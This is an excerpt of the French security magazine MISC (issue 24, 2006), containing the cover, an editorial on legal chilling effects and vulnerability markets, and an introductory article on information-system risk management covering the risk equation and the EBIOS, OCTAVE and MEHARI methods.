misc
Multi-System & Internet Security Cookbook

L 19018 - 24 - F: 7,45 € - RD
France Métro : 7,45 Eur - CH : 12,5 CHF
BEL, LUX, PORTCONT : 8,5 Eur - CAN : 13 $C
MAR : 75 DH

24 Mars Avril 2006

100 % SÉCURITÉ INFORMATIQUE

Attaques sur le Web

HTTP, PHP, ASP, SQL : éviter les failles à tous les niveaux

- Smuggling et Splitting du HTML
- Découverte et exploitation des vulnérabilités Web : PHP, ASP et Perl
- Phishing, Scam...
- Applications Web : Les nouvelles menaces
- Audit d'un contrôle ActiveX
- Oracle (10g) pour les pentesters

DROIT
Du droit à la crypto

VIRUS
Vers un virus parfait ?

FICHE TECHNIQUE
Dovecot, sécuriser son mail

www.sstic.org

31 mai/1-2 juin 2006
Rennes

Les limites de la sécurité

SSTIC

SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS

misc
multi-system & internet security cookbook

cea

Supélec

EADS CCR

Telindus Arche

france telecom R&D

Sommaire

Édito

À qui profite la loi ?

Je sais, il est des thèmes récurrents dans mes éditos, comme SSTIC ou ma grand-mère. Des centaines de milliers de lettres me demandent quotidiennement de ses nouvelles. Et comme je ne vous en ai pas donné depuis (trop) longtemps, sachez qu'elle se porte très bien avec ses 84 printemps, surtout depuis qu'elle suit la voie tracée par son petit-fils : elle est rédactrice en chef de la revue de sa maison de retraite, alors il n'est pas interdit de penser qu'on se réponde par édito interposé ;-)

Habile transition, non pas la retraite (il doit me rester dans les 50 ans de cotisation avant d'espérer en bénéficier), mais l'écriture. Je perçois des changements dans les articles que je reçois et que vous lisez. Les auteurs, moi inclus, sentent un climat ambiant qui n'incite pas forcément à trop entrer dans les détails, et encore moins à divulguer de noms ou de marques. Du coup, il y comme une certaine forme d'autocensure, que je n'apprécie pas du tout.

Bien évidemment, les articles de MISC ne cherchent pas à décrédibiliser ou calomnier tels ou tels produits ou entreprises. Quand un truc est bien, on le dit. On aimerait pouvoir faire de même quand c'est pourri à tendance moisi sans risquer de se faire attaquer en justice. Il ne s'agirait pas de diffamation, les auteurs réalisent des expériences suffisamment poussées pour cela. Non, ce serait plutôt par crainte de se faire accuser d'être trop compétent et pointilleux, et d'avoir ainsi mené des expérimentations à l'aide de techniques ou d'outils illégaux sans motif légitime.

D'autres conséquences se font également sentir, par exemple sur les listes de diffusion destinées à la sécurité. À part 10 failles par jour sur des forums PHP divers et variés, il ne reste pas grand-chose. Ah si, pardon, régulièrement quelques sociétés, américaines pour la plupart, postent des messages pour dire que 3 failles critiques ont été corrigées dans MaxiDur, et 2 de plus dans Jasmin. Comment ont-elles « trouvé » ces failles ? En les achetant, tout simplement. Il faut dire que 10000 $ pour une faille critique sur MaxiDur, ça peut donner envie. En plus, ces ventes peuvent se faire anonymement : seule l'entreprise acheteuse sait qui a trouvé la faille, sans poser de questions sur comment. En plus, c'est l'acheteur qui s'occupe de prévenir (entre autres ?) l'éditeur concerné, et de mettre en place l'échéancier pour la divulgation. Au final, le découvreur empoche un joli chèque et ne court aucun risque. Il faudrait être fou pour continuer à vouloir parler de problèmes de sécurité publiquement. Après tout, il faut bien manger, et c'est une bonne source de revenus : comme on dit en Auvergne, y'a pas de sushi (à moins que ça ne soit au Japon).

Bref, sacré motif légitime quand même ! Et dire que ce type de règlements n'est pas spécifique à chez nous. On se demande à qui profite la loi pour une fois...

Une fois n'est pas coutume, je voudrais revenir sur mon précédent édito. Un lecteur m'a écrit pour me signaler que j'avais oublié une catégorie dans ma caricature : le balayeur qui prépare les salles de réunion. Il m'a alors accusé d'être hautain et dédaigneux envers les personnes qui n'ont pas de diplômes, mais qui n'en sont pas moins compétentes et passionnées. Si lui l'a ressenti comme cela, il ne doit alors pas être le seul, et je vous présente donc à tous mes excuses. Ce n'était nullement mon intention, et j'aurais pu passer cela sous silence, personne (à part lui et moi) n'en aurait rien su. Il s'agissait d'une vision cynique de ce que je peux constater tous les jours dans l'univers impitoyable et souvent guignolesque des « professionnels de la sécurité ». Comme partout, hélas, il y a des charlatans. Comme partout heureusement, il y a aussi des gens passionnés et compétents. Et ce n'est pas une question de diplôme.

Ceci étant dit, comme je vous ai parlé de ma grand-mère, il me reste à vous parler de SSTIC : le programme est en ligne, et les inscriptions devraient bientôt ouvrir. Rappelez-vous que les places sont (malheureusement) limitées : premiers arrivés, premiers servis.

Pour une fois, j'ai évité les (trop) mauvaises blagues, et je ne vais pas avoir à me cacher ou, comme on dit en Corse, prendre le maki (à moins que ça ne soit au Japon). Arf ! Zut ! Ça m'a échappé. Je vais retourner jouer à la poupée alors... ou pas.

Bonne lecture !

Fred Raynal

La gestion des risques pour les systèmes d'information

Au sein des entreprises, la sécurité des systèmes d'information est de plus en plus abordée à l'aide d'approches basées sur les risques. L'expérience montre que de telles études prospectives réduisent de manière considérable les pertes liées aux faiblesses de sécurité des systèmes d'information. Cette tendance est aussi perceptible dans l'évolution du métier de *security officer*, qui s'étend de plus en plus à celui de *risk manager*. Partant de ce constat et afin de mieux appréhender la gestion des risques, cet article introductif a pour but de présenter l'ensemble des concepts du domaine, ainsi que son processus, puis trois méthodes parmi les plus intéressantes du marché.

1. Introduction

Le concept de gestion des risques (ou *risk management*) a très certainement fait son apparition à la fin des années 50 aux États-Unis dans le domaine financier, en relation avec des questions d'assurance [1]. Par la suite, la notion de gestion des risques a été étendue à d'autres domaines, citons notamment l'environnement, la gestion de projet, le marketing, ainsi que la sécurité informatique, qui nous intéresse tout particulièrement.


Cet article a pour objectif de présenter la gestion des risques de sécurité des SI (Systèmes d'Information), qui constituent uniquement une partie des risques généralement associés aux activités nécessitant un SI. Nous ne traiterons pas, par exemple, les risques ayant des causes d'ordre financier (comme des décisions en matière d'investissement) ou organisationnel (par exemple une embauche pour un poste à responsabilité). Dans la suite de cet article, la notion de « gestion des risques » se limitera donc à la « gestion des risques de sécurité liés aux SI ».

La gestion des risques est définie par l'ISO [8] comme l'ensemble des activités coordonnées visant à diriger et piloter un organisme vis-à-vis du risque. On dégage en général trois finalités à la gestion des risques pour les SI :

1. Améliorer la sécurisation des systèmes d'information.
2. Justifier le budget alloué à la sécurisation du système d'information.
3. Prouver la crédibilité du système d'information à l'aide des analyses effectuées.

Bien qu'un grand nombre ne soit plus utilisé ou confidentiel, on estime qu'il existe plus de 200 méthodes de gestion des risques. Cette multiplicité entraîne une très grande diversité dans les approches des risques de sécurité. Le but de cet article est de présenter et synthétiser les éléments de base de la gestion des risques, ainsi que trois des principales méthodes actuellement utilisées.

Figure 1 *Les concepts de la gestion des risques*



Nicolas Mayer – nicolas.mayer@tudor.lu
Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant à l'Institut d'Informatique de l'Université de Namur (Belgique)

Jean-Philippe Humbert – jean-philippe.humbert@tudor.lu
Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant au Centre de Recherche sur les Médiations (CREM) – Université Paul Verlaine de Metz (F-57)

2. Les fondements

Pour bien appréhender la gestion des risques, ses objectifs et ses limites, il est nécessaire de comprendre en premier lieu les concepts sous-jacents et le processus employé.

2.1 Concepts de la gestion des risques

La gestion des risques, « dans son plus simple appareil », se compose de trois blocs interdépendants. Nous distinguons l'organisation cible de l'étude, définie par ses *assets*[1] et ses besoins de sécurité, puis les risques pesant sur ces assets et enfin les mesures prises ayant pour but de traiter les risques et donc d'assurer un certain niveau de sécurité.

Les assets sont définis comme étant l'ensemble des biens, actifs, ressources ayant de la valeur pour l'organisme et nécessaires à son bon fonctionnement. On distingue ici les assets du niveau business des assets liés au SI. Du côté des assets business, on retrouve principalement des informations (par exemple des numéros de carte bancaire) et des processus (comme la gestion des transactions ou l'administration des comptes). Les assets business de l'organisme sont bien souvent entièrement (ou presque) gérés au travers du SI, ce qui entraîne une dépendance de ces assets vis-à-vis de ce dernier. C'est ce que l'on appelle les « assets système ». On retrouve dans les assets système les éléments techniques, tels les matériels, les logiciels et les réseaux, mais aussi l'environnement du système informatique, comme les utilisateurs ou les bâtiments. C'est cet ensemble qui forme le SI. Le but de la gestion des risques est donc d'assurer la sécurité des assets, sécurité exprimée la plupart du temps en termes de confidentialité, intégrité et disponibilité, constituant les objectifs de sécurité.

Ces assets à protéger sont soumis à des risques de sécurité. Le guide 73 de l'ISO [8] définit un risque par la combinaison de la probabilité d'un événement et de ses conséquences. Cette définition est généralement étendue et on définit un risque à l'aide de ce que l'on nomme « l'équation du risque » :

RISQUE = MENACE * VULNÉRABILITÉ * IMPACT

Cette équation est celle qui est la plus couramment utilisée et la plus reconnue dans le domaine de la gestion des risques. Elle joue un rôle fondamental dans l'identification et l'évaluation du risque. Pour bien comprendre la notion de risque, il est important de se pencher sur chacune de ses composantes. Tout d'abord la menace, la source du risque, est l'attaque possible d'un élément dangereux pour les assets. C'est l'agent responsable du risque. Ensuite, la vulnérabilité est la caractéristique d'un asset constituant une faiblesse ou une faille au regard de la sécurité. Enfin l'impact représente la conséquence du risque sur l'organisme et ses objectifs. La menace et la vulnérabilité, représentant la cause du risque, peuvent être qualifiées en termes de potentialité. L'impact peut, quant à lui, être qualifié en termes de niveau de sévérité. Afin de mitiger ces risques et de protéger les assets, une politique de traitement des risques est mise en place. Elle sera constituée d'exigences de sécurité permettant de répondre aux risques. Ces exigences de sécurité vont ensuite entraîner la mise en place de contrôles (ou contre-mesures) de sécurité à implémenter, afin de satisfaire aux exigences. Les contrôles sont de deux types :


- Sur la menace ou la vulnérabilité, afin de limiter la cause du risque ;
- Sur l'impact, afin de limiter la conséquence du risque.

2.2 Le processus de gestion des risques

Après avoir mis en évidence les concepts intervenant dans la gestion des risques, on peut identifier un processus de haut niveau couvrant ses activités. Ce processus est presque toujours appliqué dans les méthodes pratiques de gestion des risques, comme nous le verrons par la suite. La première étape d'une démarche de gestion des risques consiste en l'identification du domaine et des assets. Dans cette partie, il est question de prendre connaissance avec l'organisation, son environnement, son SI et de déterminer précisément les limites du système sur lequel va porter l'étude de gestion des risques. Une fois notre système borné, on procède en premier lieu à l'identification des assets business constituant la valeur de l'organisation. Ensuite, le lien sera fait entre ces assets business et les assets système, sur lesquels on identifiera et corrigera les risques d'un point de vue technique et organisationnel.

→ Ex. : Un site de e-commerce dispose d'une base de données clients, présente sur un serveur de son parc informatique et contenant les informations bancaires de ces derniers.

Figure 2



Le processus de gestion des risques

La détermination des objectifs de sécurité vise à spécifier les besoins en termes de confidentialité, intégrité et disponibilité des assets, en particulier au niveau business.


[1] Asset est un anglicisme couramment utilisé dans le domaine.

Le lien entre les assets business et les assets système étant fait en amont, on retrouve donc les besoins en sécurité au niveau du système.

→ Ex. : La base de données clients a donc un fort besoin de confidentialité, lié à la sensibilité des informations qu'elle contient.

L'analyse des risques constitue le cœur de la démarche de gestion des risques. Elle a pour finalité l'identification et l'estimation de chaque composante du risque (menace/vulnérabilité/impact), afin d'évaluer le risque et d'apprécier son niveau, dans le but de prendre des mesures adéquates (parfois, cette étape est également appelée « appréciation du risque » [8]). Il y a deux grandes écoles pour l'identification des risques : soit en réalisant un audit du système et de ses différents acteurs [5], soit à partir de bases de connaissances prédéfinies [3,4]. Pour l'estimation des risques, il est possible en théorie de les quantifier à l'aide de distributions de probabilités sur les menaces et les vulnérabilités, ainsi qu'en estimant les coûts occasionnés par les impacts.

Figure 3 Les différentes zones de risque



En pratique, il se révèle difficile de donner des valeurs absolues et on se contente bien souvent d'une échelle de valeurs relatives, par exemple, allant de 1 à 4. Cette estimation permet de faire un choix, représenté sur la figure 3, dans le traitement du risque, avant de passer à la détermination des exigences de sécurité.

D'une manière générale [7], on considère que :

- Les risques ayant une occurrence et un impact faible sont négligeables.
- Les risques ayant une forte occurrence et un impact important ne doivent pas exister, autrement une remise en cause des activités de l'entreprise est nécessaire (on évite le risque, *avoidance* en anglais)
- Les risques ayant une occurrence forte et un impact faible sont acceptés, leur coût est généralement inclus dans les coûts opérationnels de l'organisation (acceptation du risque).
- Les risques ayant une occurrence faible et un impact lourd sont à transférer. Ils peuvent être couverts par une assurance ou un tiers (transfert du risque).
- Enfin, les autres risques, en général majoritaires, sont traités au cas par cas et sont au centre du processus de gestion des risques ; l'objectif, étant de diminuer les risques en les rapprochant au maximum de l'origine de l'axe (mitigation du risque à l'aide de contrôles).

→ Ex. : L'analyse des risques montre un certain nombre de scénarios ayant un niveau de risque inquiétant pour la base de données clients. Un des risques identifiés est l'accès aux données par un utilisateur non-autorisé à travers le réseau. Cela aurait pour conséquence de nuire à la confidentialité des données. Ce risque nécessite d'être traité par des contrôles de sécurité.

Une fois l'analyse des risques effectuée, la définition des exigences de sécurité permettra de réduire les risques identifiés.

Comme précédemment, en fonction des méthodes, cette étape pourra être effectuée avec l'assistance de référentiels [9,10], ou aiguillée par la connaissance d'experts système/sécurité. La définition des exigences de sécurité, de par son importance et sa complexité, est souvent effectuée de manière incrémentale et par raffinement successif. En effet, on conseille bien souvent de débuter par des exigences générales, qui définiront l'intention de contrer les risques identifiés (de niveau stratégique), pour les raffiner ensuite en des exigences plus précises (vers le niveau opérationnel). Toutefois les exigences sont censées être génériques et applicables à tout SI. Il faut également rappeler que ces exigences de mitigation des risques porteront à la fois sur le système informatique (comme le besoin d'encryption des mots de passe), mais aussi sur son environnement (par exemple, « l'utilisateur du système ne doit pas dévoiler son mot de passe à un tiers »).

→ Ex : Le serveur doit être protégé, dans sa globalité, des intrusions éventuelles. De même, on décide de mettre en place un contrôle d'accès adéquat sur la base de données. Une authentification à distance, plus forte que l'authentification actuelle par *login/password*, est nécessaire. Toutefois le coût et la simplicité d'utilisation de la solution choisie doivent rester à un niveau acceptable.

Le dernier niveau de raffinement est constitué par la sélection des contrôles (ou contre-mesures) de sécurité. Les contrôles sont l'instanciation des exigences de bas niveau pour le système cible étudié.

Ici sont définis les choix techniques des solutions de sécurité, influencés par le système déjà en place, les compétences disponibles, les coûts de mise en œuvre…

→ Ex : On sélectionne l'ajout d'un IDS au *firewall* déjà en place. De plus, on décide de mettre en place une politique de password plus exigeante constituée d'un login/password ainsi que d'un code de contrôle distribué à l'utilisateur lors de son inscription. Une authentification par carte à puce est trop contraignante.

Une fois les contrôles sélectionnés, il reste alors à les implémenter dans le SI et à éventuellement les tester et les évaluer. Il subsiste alors indéniablement une part de risques traités partiellement ou non, qui constitue ce que l'on appelle le risque résiduel.

→ Ex : Le service informatique de la société mettra en place l'IDS et le prestataire chargé de la maintenance du site Web développera un nouveau portail supportant l'authentification désirée.

Ce processus est communément admis par les différentes méthodes de gestion des risques. Par contre, la terminologie est souvent très différente, d'une méthode ou norme à une autre. La comparaison du processus de plusieurs méthodes nécessite alors une bonne analyse, mais dans l'ensemble, le schéma présenté précédemment est suivi. Toutefois, quelques méthodes se distinguent en présentant une trame quelque peu différente ou étendue (tout en gardant bien souvent comme base l'inamovible processus générique présenté). Citons notamment le BS 7799-2:2002 [11] qui voit la gestion des risques comme un processus suivant le paradigme PDCA ou d'autres méthodes utilisant la gestion des risques dans une démarche de conception de système [6].

3. La gestion des risques en pratique

Même après en avoir dégrossi les fondements, la notion de risque reste un concept difficile à appréhender. La complexité des organisations actuelles associée aux enjeux business forcent à ne pas s'en remettre exclusivement à ses subjectivités, en résumé à sa perception « intellectuelle », mais plutôt à faire confiance à des méthodes formelles éprouvées. En un mot : « Nul besoin de ré-inventer la roue en matière d'analyse des risques ». Mieux vaut plutôt profiter du travail effectué et des guides à disposition. Tel que décrit précédemment, plus de 200 méthodes de gestion/analyse des risques sont déclinées actuellement à travers le monde. Ces dernières sont plus ou moins bien finalisées, plus ou moins faciles d'accès ou tout simplement inconnues !

A ce titre, le Club Informatique des Grandes Entreprises Françaises (CIGREF) a récemment rappelé, en regard du domaine de la sécurité des SI, que « *l'abondance de normes et de méthodes est souvent source de confusion* ». Il ne faut, en effet, pas se perdre dans le dédale des méthodes et tenter d'aller à l'essentiel sur cette thématique. Mais comment faire son choix au milieu de la jungle des référentiels d'analyse des risques ? Une première aide précieuse est fournie via la présentation, en amont, des fondements caractérisant les concepts et processus de la gestion des risques pour les SI. Ces concepts transcrivent le cadre de compréhension nécessaire pour appréhender sereinement la matière. En effet, à partir de ces informations, le choix peut alors se faire, de manière progressive et en fonction du contexte. Pour réduire le champ du choix au cœur des méthodes formelles, certaines sont actuellement très populaires, faisant référence dans leur domaine. A ce titre, nous avons choisi de détailler EBIOS® [3], MEHARI™ [4] et OCTAVE℠ [5] qui remplissent efficacement leur rôle dans la conduite d'une démarche de gestion des risques.

EBIOS (Expression des Besoins et Identification des Objectifs de Sécurité)

Il s'agit d'une méthode développée et maintenue par la DCSSI (*Direction Centrale de la Sécurité des Systèmes d'Information*). Cette méthode, créée en 1995, se compose de cinq guides (Introduction, Démarche, Techniques, Outillages pour l'appréciation des risques et Outillages pour le traitement des risques) et d'un logiciel support. Sa diffusion est gratuite [3].

La méthode a pour objectif la formalisation d'objectifs de sécurité adaptés aux besoins du système audité (et de son contexte). EBIOS appréhende les risques de sécurité en tenant compte des trois blocs interdépendants des concepts de gestion présentés en amont.


La méthode travaille par construction du risque, adoptant une prise en compte du contexte de l'organisation cible, en privilégiant le périmètre du SI, les éléments essentiels, les fonctions et les informations (correspondant aux assets business), et enfin les entités (assets système). La seconde phase de la méthode permet de dégager les besoins via une grille des services souhaités de sécurité (respect des critères « Confidentialité, Intégrité, Disponibilité »).

Le risque adapté à l'organisation est ainsi construit et renforcé par la prise en compte relative des vulnérabilités et des menaces s'appliquant sur les assets et jugées critiques. De l'interdépendance entre ces phases se décline ensuite naturellement la définition des exigences de sécurité de haut-niveau (appelées ici « objectifs ») puis de bas-niveau (appelées « exigences »), conformément à ISO 15408 [9] et ISO 17799 [10].

Cette dernière phase permet de sélectionner les bonnes contre-mesures strictement adaptées aux besoins de l'organisation. Tous les concepts présentés dans la première partie sont donc présents, malgré des différences de terminologie.

Quant au processus de gestion des risques, les phases 5 et 6 vues précédemment ne sont pas réellement développées, ce qui ne permet pas de valider véritablement le cycle théorique dans son ensemble. Dans ce cas, certains considèrent alors EBIOS exclusivement comme une méthodologie d'analyse des risques.

Figure 4 *Démarche EBIOS globale*



OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation)

Cette méthode d'évaluation du risque [5] est publiée par le Software Engineering Institute (SEI) de la Carnegie Mellon University, reconnue dans le domaine de la sécurité des SI (fédération des *Computer Emergency & Reponse Team* – CERTS).

Les fondements mêmes de cette méthode reposent sur la possibilité de réaliser une analyse des risques de l'intérieur de l'organisation, exclusivement avec des ressources internes. Pleinement orientée vers les grands comptes, une version OCTAVE-S (*Small*) peut, cependant, facilement se décliner au sein d'une petite structure économique.

OCTAVE est une méthode d'évaluation des vulnérabilités et des menaces sur les actifs opérationnels. Une fois ces derniers identifiés, la méthode permet de mesurer les menaces et les vulnérabilités pesant sur eux. Les trois phases suivantes déclinées au cœur d'OCTAVE, respectent l'analyse progressive des trois blocs des concepts de gestion des risques présentés en amont :

- La phase 1 (vue organisationnelle) permet d'identifier les ressources informatiques importantes, les menaces associées et les exigences de sécurité qui leur sont associées.
- La phase 2 (vue technique) permet d'identifier les vulnérabilités de l'infrastructure (ces dernières, une fois couplées aux menaces, créant le risque).
- La phase 3 de la méthode décline le développement de la stratégie de sécurité et sa planification (protection et plan de réduction des risques).

On retrouve également dans cette méthode l'ensemble des concepts présentés en première partie. Concernant le processus, la même remarque faite précédemment, pour EBIOS, est valable : les deux dernières étapes sont peu ou pas abordées, la méthode se voulant être principalement une méthode d'analyse des risques.

MEHARI (Méthode Harmonisée d'Analyse de RIsques)

MEHARI demeure une des méthodes d'analyse des risques les plus utilisées actuellement. Elle est dérivée de deux autres méthodes d'analyse des risques (MARION et MELISA). MEHARI est maintenue en France par le CLUSIF (Club de la Sécurité des Systèmes d'Information Français) [4], via notamment le Groupe de Travail dédié à cette méthode.

MEHARI se présente comme une véritable boîte à outils de la sécurité des SI, permettant d'appréhender le risque de différentes manières au sein d'une organisation, et composée de plusieurs modules. Ces derniers, indépendamment de la démarche sécurité choisie, permettent notamment :

- D'analyser les enjeux de la sécurité (en décrivant les types de dysfonctionnements redoutés) et, corrélativement, de

Figure 5 *Les phases principales d'OCTAVE*





Figure 6 *Démarche MEHARI globale*



classifier les ressources et informations selon les trois critères sécurité de base (Confidentialité, Intégrité, Disponibilité).

- D'auditer les services de sécurité, de manière à prendre en compte l'efficacité de chacun, son contrôle, et de synthétiser les vulnérabilités.
- D'analyser les situations de risques, permettant d'évaluer les potentialités et les impacts intrinsèques, ainsi que les facteurs d'atténuation de risque, puis, enfin, de déduire un indicateur de gravité de risque.

MEHARI présente une grande diversité dans l'utilisation de ses modules. Trois approches se détachent plus particulièrement :

- En se basant sur une analyse détaillée des risques, il est possible de mettre en œuvre des plans de sécurité. Cette démarche se décline au niveau stratégique, mais aussi opérationnel. Le premier niveau permet la cohérence des besoins et du contexte de l'ensemble de l'organisation. Le second niveau définit les unités business autonomes au cœur de l'organisation et en charge des décisions nécessaires en matière de sécurité.
- En se basant sur l'audit de sécurité, ou plus précisément après un diagnostic de l'état de sécurité, la réalisation de plans d'actions est facilitée. En effet, des faiblesses relevées découlent alors, directement, les actions à entreprendre.
- Dans le cadre de la gestion d'un projet particulier, tenir compte de la sécurité, en se basant, de nouveau, sur l'analyse des risques, et ainsi faciliter l'élaboration de plans d'action. Les besoins de sécurité sont alors directement intégrés aux spécifications du projet, et à intégrer dans le plan de sécurité global de l'entité concernée.

Cette méthode s'aligne avec les deux premières en termes de couverture du processus de gestion des risques.

Conclusion

La notion de risque, qui demeure intangible, reste difficile à appréhender : « *Les risques désignent un futur qu'il s'agit d'empêcher d'avenir* » [12]. Les risques en relation avec la sécurité se doivent de reposer sur des techniques et des méthodologies particulières. Ces méthodes permettent de prendre en compte toutes les facettes du risque, une démarche déterminante afin de ne pas oublier des concepts essentiels : « *En France 100% des grandes entreprises effectuent ce type d'analyses de risques, via une méthodologie formelle* » (CIGREF).

Dans cet article, seules ont été proposées des méthodes orientées « Analyse des risques », majoritaires dans le domaine en raison de la complexité inhérente à cette partie, mais de nombreux guides existent également pour les autres étapes [2]. Concernant le choix d'une méthode, la question est complexe et pourrait faire l'objet d'un article à elle seule. Outre l'étendue de la couverture de la méthode, quelques critères de choix à retenir peuvent être le type d'approche (audit ou analyse à l'aide de bases de connaissances), leur origine (secteur privé, universitaire, militaire...), leur facilité d'utilisation, leur gratuité, des sources ouvertes, etc. (cette liste étant loin d'être exhaustive).

Il demeure que les analyses non formelles, dans un contexte sécurité, sont très rares et généralement non exhaustives. La force des concepts et du processus de gestion des risques présentés en amont est globalement vérifiée au cœur des différentes méthodes décrites. De fait, il serait dommage de ne pas profiter de ces véritables guides méthodologiques pour parfaire votre sécurité !

Bibliographie

[1] Dubois, J.-C., *L'analyse du risque : une approche conceptuelle et systémique*, Chenelière-McGrawHill, 1996. ISBN : 2-89461-066-1

